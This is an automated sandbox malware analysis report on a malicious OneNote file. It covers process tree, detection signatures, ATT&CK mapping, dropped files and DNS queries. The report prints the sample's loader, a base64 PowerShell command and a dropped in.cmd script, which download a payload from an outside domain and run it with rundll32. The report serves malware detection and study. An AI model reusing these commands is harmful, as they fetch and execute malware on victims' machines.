ID: 800757
Sample Name: Note.one
Cookbook: default.jbs
Time: 19:14:43
Date: 07/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

Note.one


Overview

General Information

Sample Name:	Note.one
Analysis ID:	800757
MD5:	95f95c0cda4f5…
SHA1:	ec1daeab8b4a…
SHA256:	636f8f5fa6d17d..
Infos:	



Detection




Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: Execute DLL with s…
- Malicious sample detected (through…
- Suspicious powershell command lin…
- Queries the volume information (nam…
- Yara signature match
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder…
- Creates a process in suspended mo…
- Contains long sleeps (>= 3 min)
- Enables debug privileges

Classification



Process Tree

- **System is w7x64**
- ONENOTE.EXE (PID: 2928 cmdline: C:\Program Files\Microsoft Office\Office14\ONENOTE.EXE" "C:\Users\user\Desktop\Note.one MD5: 6BF30A8AD15BB29FA479B700738DD188)
- cmd.exe (PID: 1116 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Local\Temp\Open.cmd" " MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
  - powershell.exe (PID: 1932 cmdline: powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2V yc2hlbGwgSW52b2tlLVdlYlJlcXVlc3QgLVVSSSBodHRwczovL3Rhc3NvaW5tb2JpbGlhcmlhLmNvbS81NkcwLzAxLmdpZiAtT3V0RmlsZSBDOlxwcm9ncmFtZGF0YVxwd XR0eS5qcGcNCnJ1bmRsbDMyIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZyxXaW5kDQpleGl0DQo=')) MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - cmd.exe (PID: 2608 cmdline: C:\Windows\system32\cmd.exe /K C:\ProgramData\in.cmd MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)
    - powershell.exe (PID: 1292 cmdline: powershell Invoke-WebRequest -URI https://tassoinmobiliaria.com/56G0/01.gif -Ou MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - rundll32.exe (PID: 1672 cmdline: rundll32 C:\programdata\putty.jpg,Wind MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
Process Memory Space: powershell.exe PID: 1932	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_ConcatenatedFileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x2ad5b:$b2: ::FromBase64String(• 0x2ae9b:$b2: ::FromBase64String(• 0x2b118:$b2: ::FromBase64String(• 0x39886:$b2: ::FromBase64String(• 0x399c4:$b2: ::FromBase64String(• 0x5d5b6:$b2: ::FromBase64String(• 0x5d6f7:$b2: ::FromBase64String(• 0x633a1:$b2: ::FromBase64String(• 0x63a73:$b2: ::FromBase64String(• 0x63ec5:$b2: ::FromBase64String(• 0x64005:$b2: ::FromBase64String(• 0xd0835:$b2: ::FromBase64String(• 0x1433f4:$b2: ::FromBase64String(• 0x67981:$s1: -join • 0x92e9:$s3: reverse • 0x11474:$s3: reverse • 0x7b217:$s3: reverse • 0x861cd:$s3: reverse • 0x131cbd:$s3: reverse • 0x13ccd6:$s3: reverse • 0x19497:$s4: +=

Sigma Signatures

Data Obfuscation

Sigma detected: Execute DLL with spoofed extension

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation


Suspicious powershell command line found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Non-Application Layer Protocol	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 PowerShell	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Rundll32	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 Process Injection	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 2 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://tassoinmobiliaria.com/	0%	Avira URL Cloud	safe	
http://https://tassoinmobiliaria.com/56G0/01.gif	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
docs.live.net	unknown	unknown	false		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.piriform.com/ccleaner	powershell.exe, 00000006.00000002.921770739.0000000000329000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000006.00000002.921770739.0000000000329000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://tassoinmobiliaria.com/	powershell.exe, 00000006.00000002.922123045.00000000035AD000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://tassoinmobiliaria.com/56G0/01.gif	powershell.exe, 00000006.00000002.922123045.00000000035AD000.00000004.00000800.00020000.00000000.sdmp, in.cmd.4.dr	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	800757
Start date and time:	2023-02-07 19:14:43 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Sample file name:	Note.one
Detection:	MAL
Classification:	mal60.evad.winONE@10/7@1/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .one • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 13.107.42.12
- Excluded domains from analysis (whitelisted): l-0003.l-msedge.net, common.be.1drv.com.l-0003.dc-msedge.net.l-0003.l-msedge.net, odc-commonafd-geo.onedrive.akadns.net, odc-commonafd-brs.onedrive.akadns.net
- Not all processes where analyzed, report is missing behavior information
- VT rate limit hit for: Note.one

Simulations

Behavior and APIs

Time	Type	Description
19:15:26	API Interceptor	21x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\in.cmd

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	174
Entropy (8bit):	5.198278499863093

Encrypted:	false
SSDEEP:	3:2EKDDGKSSJJFsLTzTH3x8J3k40sQCALTiV2qD8j7zBJTTeJ6Fk9zBJTKyMORrn:0SGYzLh8Jn0tLTiVNuXzTeJ62Jzp9Rrn
MD5:	D93CB9A2EFE4F83B0B512D89D7224353
SHA1:	4F219270683A851C26E5C4D556E1E6E0FCFDD1E1
SHA-256:	800C7008C80FA4D1EC75BB95924E1FDF701EF1596A3C7DD2A50BB6576C79C2EB
SHA-512:	A94673CE863778B6387E99D67FC191D4941320CEA948747188A75B75871B9BA7FFE1269720279C2E11AB9AF2D3B2F1BA4E488D05A604A0F2E4021B35185DF0B8
Malicious:	**true**
Preview:	..@echo off..powershell Invoke-WebRequest -URI https://tassoinmobiliaria.com/56G0/01.gif -Ou..tFile C:\programdata\putty.jpg..rundll32 C:\programdata\putty.jpg, Wind..exit....

C:\Users\user\AppData\Local\Microsoft\OneNote\14.0\OneNoteOfflineCache.onecache

Process:	C:\Program Files\Microsoft Office\Office14\ONENOTE.EXE
File Type:	OpenPGP Public Key
Category:	dropped
Size (bytes):	20974880
Entropy (8bit):	2.971175953091501E-4
Encrypted:	false
SSDEEP:	12:T2VYyfH88WJ/7jcUtrsZhANuEIvNaDV/R/FvNa:T2VYyfc88ptwZ+gIxnI
MD5:	C4D5DB703FEBCD6F2B114F7BA6DA3DAB
SHA1:	CFCBFD495B096317E5FAC50EAA7F4B285FE812FB
SHA-256:	F51EF31EAA925011FFC99BFDDAEAC4A8201BBE51648C8039E169EA71D2374486
SHA-512:	96B05964F46F6A8DE2285C947951BB569D2AF16A84A878F7A1A80BB906A1D882C09B7BF91FB583F0F936103E4076206D66D029619FAF36208FD5B41128B95AA2
Malicious:	false
Preview:	...DH..G....E...X...{.E.3#.....?.....I.....+...+...+...+.....8?I.qI.y.I1@.~.....c.W..A. I..=.}.....x...x...x...x..... ....

C:\Users\user\AppData\Local\Temp\OneNote_MigrationLog.txt

Process:	C:\Program Files\Microsoft Office\Office14\ONENOTE.EXE
File Type:	Unicode text, UTF-8 (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	62
Entropy (8bit):	4.78837897268536
Encrypted:	false
SSDEEP:	3:TFSwRsr1RjKTadM1kQov:TF5sZR2TL1c
MD5:	D8A904D0D5C151527D275F83989B44CE
SHA1:	DE3A4A066AA0DEEE4C3616058ED7AD2D30E8AAE3
SHA-256:	819898DE5D842169962DD6F6D2260B2ABB3F330BC2F8E0EAD86FAB021D547651
SHA-512:	CF6AEF1EDBF9569CA0589C30F0F1076B5EB4E7F3DB3A4493A275D951E71B8C0ED9BC152E0A0A613519215CDF5F938924592FD3470830B830B5F549042FB0044
Malicious:	false
Preview:	.(2/7/2023 7:15:17 PM).No V1 Notebook. Exiting Migration...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\15M3XZRS569XGGKUX6EK.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5813581954944165
Encrypted:	false
SSDEEP:	96:MA0hQCYMqpqvsqvJCwoiizsA0hQCYMqpqvsEHyqvJCworwiz/dYiHXi01etlUV8c:/0+Moiizf0+4Hnorwiz/Zi01evijp
MD5:	15F01937754A86219A865FB3900F15DA
SHA1:	CAE27985638FBA73B1FF03F0E6B55C9D25C664CA
SHA-256:	8634F7DEA26B86245D64D2A4B488BCDB072BC02178E5333211F124A96CC331FC
SHA-512:	EE790B839032A3E3E5010493D2370EEF3054592A27F055D0FF9E9EECBA0519713B1D94AB6020033E4B5810DA995DBF12BBF5E58EF0E43A5CE023070D53567771
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....HV... PROGRA~3..D.....:..HV..*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5813581954944165
Encrypted:	false
SSDEEP:	96:MA0hQCYMqpqvsqvJCwoiizsA0hQCYMqpqvsEHyqvJCworwiz/dYiHXi01etlUV8c:/0+Moiizf0+4Hnorwiz/Zi01evijp
MD5:	15F01937754A86219A865FB3900F15DA
SHA1:	CAE27985638FBA73B1FF03F0E6B55C9D25C664CA
SHA-256:	8634F7DEA26B86245D64D2A4B488BCDB072BC02178E5333211F124A96CC331FC
SHA-512:	EE790B839032A3E3E5010493D2370EEF3054592A27F055D0FF9E9EECBA0519713B1D94AB6020033E4B5810DA995DBF12BBF5E58EF0E43A5CE023070D53567771
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....HV... PROGRA~3..D.....:..HV..*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms~RF5f4367.TMP (cop y)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5813581954944165
Encrypted:	false
SSDEEP:	96:MA0hQCYMqpqvsqvJCwoiizsA0hQCYMqpqvsEHyqvJCworwiz/dYiHXi01etlUV8c:/0+Moiizf0+4Hnorwiz/Zi01evijp
MD5:	15F01937754A86219A865FB3900F15DA
SHA1:	CAE27985638FBA73B1FF03F0E6B55C9D25C664CA
SHA-256:	8634F7DEA26B86245D64D2A4B488BCDB072BC02178E5333211F124A96CC331FC
SHA-512:	EE790B839032A3E3E5010493D2370EEF3054592A27F055D0FF9E9EECBA0519713B1D94AB6020033E4B5810DA995DBF12BBF5E58EF0E43A5CE023070D53567771
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....HV... PROGRA~3..D.....:..HV..*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RCSEMY5PNCKXDGZ3FK2J.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5813581954944165
Encrypted:	false
SSDEEP:	96:MA0hQCYMqpqvsqvJCwoiizsA0hQCYMqpqvsEHyqvJCworwiz/dYiHXi01etlUV8c:/0+Moiizf0+4Hnorwiz/Zi01evijp
MD5:	15F01937754A86219A865FB3900F15DA
SHA1:	CAE27985638FBA73B1FF03F0E6B55C9D25C664CA
SHA-256:	8634F7DEA26B86245D64D2A4B488BCDB072BC02178E5333211F124A96CC331FC
SHA-512:	EE790B839032A3E3E5010493D2370EEF3054592A27F055D0FF9E9EECBA0519713B1D94AB6020033E4B5810DA995DBF12BBF5E58EF0E43A5CE023070D53567771
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....HV... PROGRA~3..D.....:..HV..*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....hT....Programs..f.....:..hT..*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

Static File Info

General

File type:	data
Entropy (8bit):	5.753059568472537
TrID:	• Microsoft OneNote note (16024/2) 100.00%
File name:	Note.one
File size:	159160
MD5:	95f95c0cda4f5b050fdca00b02323d88
SHA1:	ec1daeab8b4aee1abeec3df3b82efe314c328bb9
SHA256:	636f8f5fa6d17d092007a750a38cbe4d171e608eab5b8264dbfa35209529cb9a
SHA512:	af0dfcd9ea68fcaa49cf86e41b9e9cb380a38e78ec791450ce141d1fc277dcda8bfb8fdd96dc3fc7e98acf9a5cd193ec68ce7554baa79e37ee3c1a20cbd0fb15
SSDEEP:	1536:fevY6z54EJ+ytgXIeZCXIokE9Kkf2oY7LLw7wDzKiivL4w1jr8TYEo7H2x0R6ZLg:2gS2EJbyYeMYkKkyX3DWvLLATijRgLg
TLSH:	0CF3D026B581864AC72A41390DE76FB47373BD029491671FDFB61E2C5DF0288CC9469F
File Content Preview:	.R\ {...M..Sx.)..5._....O....7.....?.....I.....*...*...*...*.....@.....h.....8f.....0....m.....u.w"U9.E..\,u..J7.....R.. @..N.&..5.....

File Icon

Icon Hash:	a4a383c3e4d4d4c4

Network Behavior

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 7, 2023 19:15:39.341501951 CET	55868	53	192.168.2.22	8.8.8.8

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Feb 7, 2023 19:15:39.341501951 CET	192.168.2.22	8.8.8.8	0x5d1d	Standard query (0)	docs.live.net	A (IP address)	IN (0x0001)	false


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Feb 7, 2023 19:15:39.391026974 CET	8.8.8.8	192.168.2.22	0x5d1d	No error (0)	docs.live.net	common-afd.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)	false
Feb 7, 2023 19:15:39.391026974 CET	8.8.8.8	192.168.2.22	0x5d1d	No error (0)	common-afd.fe.1drv.com	odc-commonafd-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)	false

Statistics

Behavior

● ONENOTE.EXE



System Behavior

Analysis Process: ONENOTE.EXE PID: **2928**, Parent PID: **1860**

General

Target ID:	1
Start time:	19:15:17
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\Office14\ONENOTE.EXE
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Microsoft Office\Office14\ONENOTE.EXE" "C:\Users\user\Desktop\Note.one
Imagebase:	0x13fa90000
File size:	2142560 bytes
MD5 hash:	6BF30A8AD15BB29FA479B700738DD188
Has elevated privileges:	true
